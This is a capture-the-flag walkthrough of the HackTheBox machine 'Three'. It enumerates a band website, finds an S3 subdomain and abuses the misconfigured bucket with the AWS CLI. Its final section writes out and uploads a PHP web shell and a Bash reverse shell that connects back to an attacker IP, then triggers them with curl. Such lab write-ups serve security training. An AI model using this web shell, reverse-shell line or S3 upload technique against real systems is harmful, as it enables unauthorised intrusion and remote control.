CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 1 Machine: Three Released: 03/08/2022 |
MACHINE SYNOPSIS
Three is a very easy Linux machine featuring a website using a misconfigured AWS S3 bucket as its cloud-storage device. The machine explores web application enumeration and subdomain fuzzing to detect the hidden domain corresponding to the S3 bucket. Then it showcases using the AWS command line interface to access the vulnerable S3 bucket as well as how to exploit it by uploading and triggering a reverse shell.
Preparations
Several methods exist for connecting to the target machine; throughout this walkthrough, we utilize the provided pwnbox.
Once connected, we spawn the target machine.
Additionally – though not strictly required – we can set a local variable (available only in the current shell) containing the target host’s IP address. Once defined, we access it by prepending $ to the variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can remove the variable using the unset command when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: How many TCP ports are open?
2
We begin reconnaissance with a quick connectivity check, pinging the target four times.
user@kali:~$ ping $rhost -c 4
...
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
...
user@kali:~$After confirming a stable connection, we proceed with a fast, all-ports TCP scan.
user@kali:~$ nmap -p- --min-rate=5000 $rhost
...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
...
user@kali:~$The results indicate a web server is running. We examine the landing page.

Figure 1: Landing page for the The Toppers website
The site appears to belong to a band. Nothing immediately stands out, so we continue with common directory enumeration.
user@kali:~$ gobuster dir -u http://$rhost/ -w /usr/share/wordlists/dirb/common.txt
...
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http://10.129.165.251/images/]
/index.php            (Status: 200) [Size: 11952]
/server-status        (Status: 403) [Size: 279]
...
user@kali:~$The enumeration reveals nothing particularly interesting.
Task-2
Question: What is the domain of the email address provided in the Contact section of the website?
thetoppers.htb
A brief examination of the website’s Contact page reveals the answer.

Figure 2: Contact page on the target website
Interestingly, whatweb also identifies the domain.
user@kali:~$ whatweb $rhost
... Email[[email protected]]...
user@kali:~$Task-3
Question: In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?
/etc/hosts
On the pwnbox (Parrot OS, Debian-based Linux), this file is located at /etc/hosts. Let us examine it.
user@kali:~$ cat /etc/hosts
...
127.0.1.1 htb-vwn6wdartu.htb-cloud.com htb-vwn6wdartu
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
...
user@kali:~$Before continuing, we add the newly discovered host-to-IP mapping to our hosts file.
user@kali:~$ echo -e "# three-machine host-IP-mapping \n$rhost thetoppers.htb" | sudo tee -a /etc/hosts
# three-machine host-IP-mapping
10.129.165.251 thetoppers.htb
user@kali:~$Task-4
Question: Which sub-domain is discovered during further enumeration?
s3.thetoppers.htb
Gobuster’s vhost mode facilitates virtual host enumeration on our target.
user@kali:~$ gobuster vhost --help
Uses VHOST enumeration mode
...
Usage:
  gobuster vhost [flags]
...
Flags:
...
  -u, --url string            The target URL
...
Global Flags:
...
  -w, --wordlist string   Path to the wordlist
...
user@kali:~$Familiarizing ourselves with the syntax, we run the tool using a wordlist from SecLists.
user@kali:~$ gobuster vhost -u http://thetoppers.htb/ -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
...
Starting gobuster in VHOST enumeration mode
...
Found: s3.thetoppers.htb (Status: 404) [Size: 21]
Found: gc._msdcs.thetoppers.htb (Status: 400) [Size: 306]
...
user@kali:~$The scan reveals two possible subdomains. We use curl to investigate.
user@kali:~$ curl s3.thetoppers.htb
curl: (6) Could not resolve host: s3.thetoppers.htb
user@kali:~$As before, we must manually add the host-to-IP resolution to our system – this time for the subdomain.
user@kali:~$ echo -e "# three-machine subdomain host-IP-mapping\n$rhost s3.thetoppers.htb" | sudo tee -a /etc/hosts
# three-machine subdomain host-IP-mapping
10.129.165.251 s3.thetoppers.htb
user@kali:~$With hostname resolution configured, we query the subdomain again.
user@kali:~$ curl s3.thetoppers.htb
{"status": "running"}
user@kali:~$Task-5
Question: Which service is running on the discovered sub-domain?
amazon s3
Searching online for “s3 subdomain {‘status’: ‘running’} service” clarifies the service identity.
Task-6
Question: Which command line utility can be used to interact with the service running on the discovered sub-domain?
awscli
A quick search leads us to the aws command. No man page is installed locally, so we consult the built-in help documentation.
…
NAME
aws -
…
DESCRIPTION
The AWS Command Line Interface is a unified tool to manage your AWS services. …
SYNOPSIS
aws [options] <command> <subcommand> [parameters]
…
Use aws command help for information on a specific command. Use aws
help topics to view a list of available help topics. The synopsis for
each command shows its parameters and their usage. Optional parameters
are shown in square brackets.
…
OPTIONS
…
Task-7
Question: Which command is used to set up the AWS CLI installation?
aws configure
Running aws configure help provides detailed information regarding this command’s purpose.
…
NAME
configure -
—
DESCRIPTION
Configure AWS CLI options. If this command is run with no arguments,
you will be prompted for configuration values such as your AWS Access
Key Id and your AWS Secret Access Key.
…
CONFIGURATION VARIABLES
…
Task-8
Question: What is the command used by the above utility to list all of the S3 buckets?
aws s3 ls
As with the previous task, we use the built-in --help option – this time with the s3 command: aws s3 help.
AVAILABLE COMMANDS
o cp
o ls
o mb
o mv
o presign
o rb
o rm
o sync
o website
…
Then we examine the s3 ls command specifically: aws s3 ls help.
…
NAME
ls -
DESCRIPTION
List S3 objects and common prefixes under a prefix or all S3 buckets.
Note that the –output and –no-paginate arguments are ignored for this
command.
See ‘aws help’ for descriptions of global parameters.
SYNOPSIS
ls
<S3Uri> or NONE
[–recursive]
[–page-size <value>]
[–human-readable]
[–summarize]
[–request-payer <value>]
OPTIONS
…
Attempting to list S3 objects under the s3.thetoppers.htb domain initially produces an error.
user@kali:~$ aws --endpoint-url http://s3.thetoppers.htb/ s3 ls
Unable to locate credentials. You can configure credentials by running "aws configure".
user@kali:~$We configure AWS with sample data to resolve this.
user@kali:~$ aws configure
AWS Access Key ID [None]: test
AWS Secret Access Key [None]: test
Default region name [None]: test
Default output format [None]: test
user@kali:~$Retrying the listing command now succeeds, revealing one S3 Bucket available in the subdomain.
user@kali:~$ aws --endpoint-url http://s3.thetoppers.htb/ s3 ls
... thetoppers.htb
user@kali:~$The aws s3 ls help page provides a helpful example for listing bucket contents.
…
The following ls command lists objects and common prefixes under a
specified bucket and prefix. In this example, the user owns the bucket
mybucket with the objects test.txt and somePrefix/test.txt. The Last-
WriteTime and Length are arbitrary. Note that since the ls command has
no interaction with the local filesystem, the s3:// URI scheme is not
required to resolve ambiguity and may be omitted:
…
aws s3 ls s3://mybucket
…
Output:
…
PRE somePrefix/
… 88 test.txt
…
Applying this approach to list objects in the available bucket proves successful.
user@kali:~$ aws --endpoint-url http://s3.thetoppers.htb/ s3 ls s3://thetoppers.htb
                           PRE images/
...                         0 .htaccess
...                      11952 index.php
user@kali:~$We observe that the bucket’s root directory matches the website’s root directory.
Task-9
Question: This server is configured to run files written in what web scripting language?
php
Interestingly, the Wappalyzer Firefox extension fails to identify the programming language on the landing page – http://thetoppers.htb.
However, upon modifying the URL to http://thetoppers.htb/index.php – which we discovered during directory busting in Task-1 – the extension correctly identifies PHP as the web scripting language.
Submit The Flag
Question: Submit root flag
<redacted-flag>
We now synthesize the intelligence gathered throughout the previous tasks. Our key findings include:
- The S3 bucket’s root directory matches the website’s root directory
- The web server executes PHP files
Therefore, we attempt to upload a PHP file that the target system can execute.
The following simple PHP script executes (on the target system) whatever command is passed via the cmd URL parameter.
<?php system($_GET["cmd"]); ?>
We write this code to a file for later upload to the bucket. It is crucial to save it with the .php extension; otherwise, the server will not execute it.
user@kali:~$ echo '<?php system($_GET["cmd"]); ?>' > test.php
user@kali:~$ cat test.php
<?php system($_GET["cmd"]); ?>
user@kali:~$Next, we attempt the upload. The aws s3 cp help page provides useful examples.
EXAMPLES
Copying a local file to S3
The following cp command copies a single file to a specified bucket and
key:
aws s3 cp test.txt s3://mybucket/test2.txt
Output:
upload: test.txt to s3://mybucket/test2.txt
…
Following these examples, we upload our PHP script – the test.php file.
user@kali:~$ aws --endpoint-url http://s3.thetoppers.htb/ s3 cp test.php s3://thetoppers.htb/test.php
upload: ./test.php to s3://thetoppers.htb/test.php
user@kali:~$With the upload successful, we verify functionality by triggering the shell.
user@kali:~$ curl http://thetoppers.htb/test.php?cmd=whoami
www-data
user@kali:~$The web shell executes commands as expected. Our next step is to upload a reverse shell. We use the following simple Bash reverse shell:
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.46/4321 0>&1
We write this to a file and save it as a Bash script – revshell.sh – with the .sh extension.
user@kali:~$ cat revshell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.46/4321 0>&1
user@kali:~$Then we upload it.
user@kali:~$ aws --endpoint-url http://s3.thetoppers.htb/ s3 cp revshell.sh s3://thetoppers.htb/revshell.sh
upload: ./revshell.sh to s3://thetoppers.htb/revshell.sh
user@kali:~$We start a Netcat listener in a new terminal to catch the incoming connection.
user@kali:~$ nc -lnvp 4321
...
Ncat: Listening on :::4321
Ncat: Listening on 0.0.0.0:4321
...We must now trigger the reverse shell. We attempt to run bash revshell.sh on the target via our web shell. Initially, this produces an error.
user@kali:~$ curl "http://thetoppers.htb/test.php?cmd=bash revshell.sh"
curl: (3) URL using bad/illegal format or missing URL
user@kali:~$The error occurs because the URL contains an unencoded space. We replace the space character with its URL-encoded equivalent, %20.
user@kali:~$ $curl "http://thetoppers.htb/test.php?cmd=bash%20revshell.sh"The command appears to hang, producing no output. However, switching to our Netcat listener terminal reveals a successful connection.
Ncat: Connection from 10.129.165.251.
Ncat: Connection from 10.129.165.251:58772.
bash: cannot set terminal process group (1527): Inappropriate ioctl for device
bash: no job control in this shell
www-data@three:/var/www/html$ whoami
whoami
www-data
www-data@three:/var/www/html$The flag file is not present in our current directory, so we search the filesystem. Ultimately, we locate it at /var/www/flag.txt.
www-data@three:/var/www/html$ cd ..
cd ..
www-data@three:/var/www$ ls
ls
flag.txt
html
www-data@three:/var/www$ cat flag.txt
cat flag.txt
<redacted-flag>
www-data@three:/var/www$Congratulations – we have completed the challenge. All that remains is to terminate the target box (if not terminated automatically) and proceed to the next challenge!